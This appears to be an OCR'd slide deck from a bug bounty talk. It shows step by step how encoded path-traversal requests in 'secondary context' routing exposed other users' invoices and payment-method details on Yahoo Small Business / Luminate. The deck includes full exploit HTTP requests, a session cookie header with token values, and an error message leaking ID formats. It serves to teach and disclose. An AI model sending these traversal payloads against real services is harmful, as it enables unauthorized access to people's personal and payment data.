
Powered by Jetty:// 9.4.26.v20200117



```
HTTP/1.1 404 Not Found
Content-Type: application/json
Content-Length: 33
Connection: close
Server: nginx
Date: Wed, 25 Mar 2020 01:35:05 GMT
Content-Security-Policy: form-action 'self'; object-src 'none';
worker-src 'none'; base-uri 'none'; block-all-mixed-content;
default-src 'self' https://normandy.cdn.mozilla.net/; frame-src 'none';
report-uri /__cspreport__
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Strict-Transport-Security: max-age=31536000
Via: 1.1 google, 1.1 6882b7f73f99f4252e38ffcae3fa0c4b.cloudfront.net
(CloudFront)
Alt-Svc: clear
Vary: Origin
X-Cache: Error from cloudfront
X-Amz-Cf-Pop: ORD52-C1
X-Amz-Cf-Id: duPE7DsixoJp0KC96VozXrCjKoOfPcS_PnpETclSdSksFEvpdp_q0g==
Age: 12

{"path": "/api/v1/../../api/v1/"}
```

Common issues attacking secondary contexts

- Underlying authentication makes access control issues impossible
  - Even if an API is internal, there isn't any benefit besides widened attack surface



The ProxyPassReverseCookieDomain directive has syntax:

```
ProxyPassReverseCookieDomain internal-domain public-domain [interpolate]
```

Just like in this example for ProxyPassReverse, the **order is reversed** (back-end first):


```
ProxyPass         "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverse  "/mirror/foo/" "http://backend.example.com/"
ProxyPassReverseCookieDomain  "backend.example.com"  "public.example.com"
ProxyPassReverseCookiePath  "/"  "/mirror/foo/"
```

answered Jul 8 '18 at 8:20

Esa Jokinen


27.8k ●2 ●43 ●73

Identifying application routing - Examples



Invoices

Invoice date	Invoice #	Display name	Service	Amount	Refund	Status	
6/11/2018	INV10389797	htp7868.yahoosites.com	Website Builder Lite	-$0.23	-	Processed	Download
6/9/2018	INV10373515	A-S00141823	Website Builder Lite	-$0.23	-	Processed	Download
5/12/2018	INV10124925	htp7868.yahoosites.com	Website Builder Lite	$7.00	-	Cancelled	Download




```
https://www.luminate.com/my-services/invoices/INV08179455/pdf
```

- HTTP request loads the specified invoice PDF
- IDOR doesn’t work, returns 404 (somewhat interesting)
- Are they doing anything weird/exploitable here?

Identifying application routing - Examples


- GET /my-services/invoices/..%2finvoices%2fINV08179455/pdf
  - This works (200 with PDF content)
- GET /my-services/invoices/..%2f..%2fmy-services%2finvoices%2fINV08179455/pdf
  - This doesn’t (404 without PDF content)
- This doesn’t really prove anything, but it’s interesting
  - If it were traversing on the same box/normally, it’d likely load both
  - This is probably worth at least investigating a little bit



```
Content-disposition: inline; filename=INV10389797.pdf
```

Identifying application routing - Examples

- There’s a possibility a directory before “/invoices/” is indexing our uploads (/:userid/invoices/:invoiceid)
- If we can guess this directory, we can potentially view other users invoices
- Lots of things to guess here...


GET /my-services/invoices/:id/pdf
Retrieve the following...
[unknown] + / invoices / + :id
PDF content ...

Identifying application routing - Examples


- Intruder (0-1000000) not working
- Email not working
- Username not working

… but ...

- Error message on another part of the app discloses the following…


```
{"error":"Id samwcurry@gmail.com#vj does not have permission to modify the domain example.com."}
```

- Moment of truth...



```
GET /my-services/invoices/..%2f..%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
```

Identifying application routing - Examples



```
GET /my-services/invoices/..%2f..%2fsamwcurry@gmail.com%23vj%2finvoices%2fINV10389797/pdf HTTP/1.1
Host: www.luminate.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
https://www.yahoosmallbusiness.com/my-services/invoices?_ga=2.249759426.578118327.1585100975-242341
290.1585100975
Cookie: YSB_ELEVATED_PRIVACY=false; LV=1.2&idm=1;
Y=v=1&n=samwcurry@gmail.com&l=i0cm2khho@6c08b.2ec/o&r=vj&&intl=us&np=1&idm=1;
T=sk=DAAFswN0VCCsQ5&ks=EAAngQpCH2zYQ1pS8J.AF41IA--~F&d=dGlwAXVkUm9pQgFvawF1bQFzbAFNVGd4TkRjd09EYzRO
emd3T0EtLQF6egElaXJ1ZUJBMkoBdGYBQ0FB&idm=1;
L=v=1&s=y7D5b6ypLfDtV8yzaaPc173Tp1GgvAve2EJT6tP-hvAq2i3aZ8KsmUq7MG81h31d-D9JvNkbynkdO-eSqKOSockIPxD
Q8GDWEa7TjQzvALqj9ylEGzyMGTxjhYOfLG3AR8QL1YltiueKpW_Yr1M8FXb3fCyw46aF2HFyeQ58iBziHuXhhQHj8kStccjuzS
xu&idm=1; LT=z=ADt1G3CnHWo6ClySGvfS7qSfLnjp8z1sAhRZhb_AEnc&idm=1;
ysbexp=j%3A%7B%22id%22%3A%22923a3ea248b202db190b4b1476abe6e7%22%7D; CONSENT=10111.1585100992038;
wp16765="UZAZYDDDDDDMCATYBMU-YWMA-XTHL-HTMW-ILCCUMUAAJIKDgNssD"; _ga=GA1.2.242341290.1585100975;
_gid=GA1.2.578118327.1585100975; _gat=1; _fbp=fb.1.1585100992958.1076555249
Upgrade-Insecure-Requests: 1
```

INVOICE

YAHOO!
SMALL BUSINESS


Invoice Number:	INV10389797
Invoice Date:	06/11/2018

Bill to: sam curry
[redacted]
Omaha, Nebraska 68022
United States
ATTN: sam curry

htp7868.yahoosites.com

- Attacker can read anyones PDF if they know their…
  - Email address
  - Invoice number
- An alright bug… I guess....
- Is this behavior anywhere else on the app?

Identifying application routing - Examples




My Account

Payment Methods

Card type	Card	Address	Status	Actions
PayPal	PayPal	proofofconcept.email@yahoo.com	⚠ Declined	Delete | Assign

- Definitely a more interesting part of the website
- How is payment information fetched?

Identifying application routing - Examples



https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=2c92a00871083a4601710fa287ce52fe#

My Account

Edit payment method

Credit card information

Name on card: Samuel Curry

Card number: XXXX-[redacted]


Billing address

Street address: [redacted]

City & state: Omaha, Nebraska

- Maybe this is stored the same way, but if so…
  - What is the directory name?
  - How can we retrieve that unique ID?

Identifying application routing - Examples



https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../paymentmethods/2c92a00871083a4601710fa287ce52fe#

Edit payment method

Credit card information

Name on card: Samuel Curry

Billing address

Street address: [redacted]

- Maybe this is stored the same way, but if so…
  - ~~What is the directory name?~~ (/paymentmethods/)
  - How can we retrieve that unique ID?

Identifying application routing - Examples


- GET /subscriptions/:id

  +

  Same trick from before

  =

  Traversing to view payment method IDs




```
{
  "expired": [],
  "expiring": [],
  "declined": [],
  "approved": [
    {
      "paypalBaid": "B-4DB70017153067119",
      "paypalEmail": "proofofconcept.email@yahoo.com",
      "paypalType": "ExpressCheckout",
      "type": "PayPal",
      "id": "2c92a0fd5f6c8ee8015f78c69aca0952",
```

https://www.luminate.com/subscriptions/..%2f..%2f + email + %2f + id

- Maybe this is stored the same way, but if so…
  - ~~What is the directory name?~~ (/paymentmethods/)
  - ~~How can we retrieve that unique ID?~~ (trick with /subscriptions/)

Identifying application routing - Examples



https://www.yahoosmallbusiness.com/my-services/edit-payment-method?uid=../../samwcurry@gmail.com%23vj/paymentmethods/2c92a00871083

My Account

Edit payment method

Credit card information

Name on card: Samuel Curry

Card number: XXXX-[redacted]

Expiration date: [redacted] [redacted]

Billing address

Street address: [redacted]

City & state: Omaha, Nebraska

Zip code & country: [redacted] United States

Phone number: [redacted]

GET /my-services/edit-payment-method?uid=../../samwcurry@gmail.com%23vj/paymentmethods/2c92a00871083a4600fa287ce52fe

